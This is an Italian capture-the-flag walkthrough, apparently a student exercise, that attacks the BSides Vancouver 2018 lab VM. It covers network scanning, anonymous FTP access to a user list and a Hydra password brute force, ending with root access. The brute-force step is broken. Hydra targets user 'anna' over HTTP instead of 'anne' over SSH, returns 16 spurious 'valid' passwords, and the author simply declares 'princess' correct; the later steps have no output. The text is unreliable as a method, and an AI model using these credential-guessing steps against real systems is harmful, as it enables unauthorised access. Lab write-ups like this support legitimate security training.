Simone Tartaglia

Esercizio Bonus Bsides Vancouver 2018

Dopo aver avviato le macchine come prima cosa cerco a quale indirizzo IP corrisponde la macchina bersaglio con arp-scan.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:c7:e1:36, IPv4: 192.168.4.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.4.1     52:54:00:12:35:00       (Unknown: locally administered)
192.168.4.2     52:54:00:12:35:00       (Unknown: locally administered)
192.168.4.3     08:00:27:80:61:86       (Unknown)
192.168.4.5     08:00:27:ae:29:fe       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.857 seconds (137.86 hosts/sec). 4 responded
```

Dopo aver trovato due indirizzi IP provo a fare il ping di tute e due per vedere se sono raggiungibili.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.4.5
PING 192.168.4.5 (192.168.4.5) 56(84) bytes of data.
64 bytes from 192.168.4.5: icmp_seq=1 ttl=64 time=0.957 ms
64 bytes from 192.168.4.5: icmp_seq=2 ttl=64 time=1.18 ms
^C
── 192.168.4.5 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.957/1.068/1.180/0.111 ms

┌──(kali㉿kali)-[~]
└─$ ping 192.168.4.3
PING 192.168.4.3 (192.168.4.3) 56(84) bytes of data.
64 bytes from 192.168.4.3: icmp_seq=1 ttl=255 time=0.823 ms
64 bytes from 192.168.4.3: icmp_seq=2 ttl=255 time=0.602 ms
^C
── 192.168.4.3 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1029ms
rtt min/avg/max/mdev = 0.602/0.712/0.823/0.110 ms
```

Avendo costatato che gli indirizzi sono raggiungibili allora uso il comando nmap per vedere quali dei due potrebbe essere effettivamente la macchina target.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.4.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-28 17:22 CEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.06 seconds

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.4.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-28 17:22 CEST
Nmap scan report for 192.168.4.5
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

Dopo le scansioni mi ritrovo solo con un indirizzo IP che sarà effettivamente la macchina target, la scansione mi dice anche le varie porte aperte che si possono sfruttare, che sono la 21 ftp, 22 ssh, 80 http.

Quindi faccio una scansione del sistema operativo della macchina e trovo che è base Linux, subito dopo faccio un'altra scansione per vedere gli eventuali script usati nelle tre porte trovate aperte.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.4.5
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-02 18:12 CEST
Nmap scan report for 192.168.4.5
Host is up (0.00081s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:AE:29:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC 192.168.4.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-28 17:23 CEST
Nmap scan report for 192.168.4.5
Host is up (0.00040s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.4.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
22/tcp open  ssh
| ssh-hostkey:
|   1024 859f8b5844973398ee98b0c185603c41 (DSA)
|   2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
|_  256 97e5287a314d0a89b2b02581d536634c (ECDSA)
80/tcp open  http
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
```

Fatto questo mi ritrovo che nella porta 21 c'è la possibilità di connettersi tramite ftp con login "anonymous" e vedeo che c'è anche una directory "public".

Inizio dalla porta 21 facendo il colegamento al server con il comando “ftp indirizzp_ip” e come user “anonymous”, una volta entrato mi sposto nella cartella “public” e con il comando “ls” vedo cosa c’è all’interno e trovo un file di testo “users.txt.bk” quindi con il comando “get” mi scarico il file nella cartella locale di kali.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.4.5
Connected to 192.168.4.5.
220 (vsFTPd 2.3.5)
Name (192.168.4.5:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16584|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20606|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||16421|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************************************************************|    31        6.90 KiB/s    00:00 ET
226 Transfer complete.
31 bytes received in 00:00 (4.97 KiB/s)
ftp> exit
221 Goodbye.
```

Apro il file e ci sono gli utenti possibili per un login quindi faccio una prova per vedere quali hanno bisogno di una password.

```
abatchy
john
mai
anne
doomguy
```


```
┌──(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.4.5
abatchy@192.168.4.5: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh john@192.168.4.5
john@192.168.4.5: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh mai@192.168.4.5
mai@192.168.4.5: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.4.5
anne@192.168.4.5's password:


┌──(kali㉿kali)-[~]
└─$ ssh doomguy@192.168.4.5
doomguy@192.168.4.5: Permission denied (publickey).
```

Solo “anne” mi richiede la password quindi uso “hydra” con una wordlist sull’utente “anne”.


```
┌──(kali㉿kali)-[~]
└─$ hydra -l anna -P /usr/share/wordlists/rockyou.txt http-get://192.168.4.5/backup_wordpress
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-02 14:37:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
^[[A^[[B[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.4.5:80/backup_wordpress
[80][http-get] host: 192.168.4.5   login: anna   password: 12345
[80][http-get] host: 192.168.4.5   login: anna   password: 123456789
[80][http-get] host: 192.168.4.5   login: anna   password: 12345678
[80][http-get] host: 192.168.4.5   login: anna   password: lovely
[80][http-get] host: 192.168.4.5   login: anna   password: iloveyou
[80][http-get] host: 192.168.4.5   login: anna   password: abc123
[80][http-get] host: 192.168.4.5   login: anna   password: nicole
[80][http-get] host: 192.168.4.5   login: anna   password: daniel
[80][http-get] host: 192.168.4.5   login: anna   password: babygirl
[80][http-get] host: 192.168.4.5   login: anna   password: monkey
[80][http-get] host: 192.168.4.5   login: anna   password: password
[80][http-get] host: 192.168.4.5   login: anna   password: 123456
[80][http-get] host: 192.168.4.5   login: anna   password: princess
[80][http-get] host: 192.168.4.5   login: anna   password: 1234567
[80][http-get] host: 192.168.4.5   login: anna   password: rockyou
[80][http-get] host: 192.168.4.5   login: anna   password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-02 14:38:04
```

Mi trova 16 password valide, di cui “princess” e quella valida.

Mi collego quindi da remoto con il comando “ssh user@host_ip” inserisco la password e accedo



Una volta ottenuto l’accesso provo a diventare root tramite comando “sudo su”



Infine una volta diventato “root” mi sposto nella cartella “root” dove all’interno trovo un file “flag.txt” quindi con “cat” ne visualizzo il contenuto.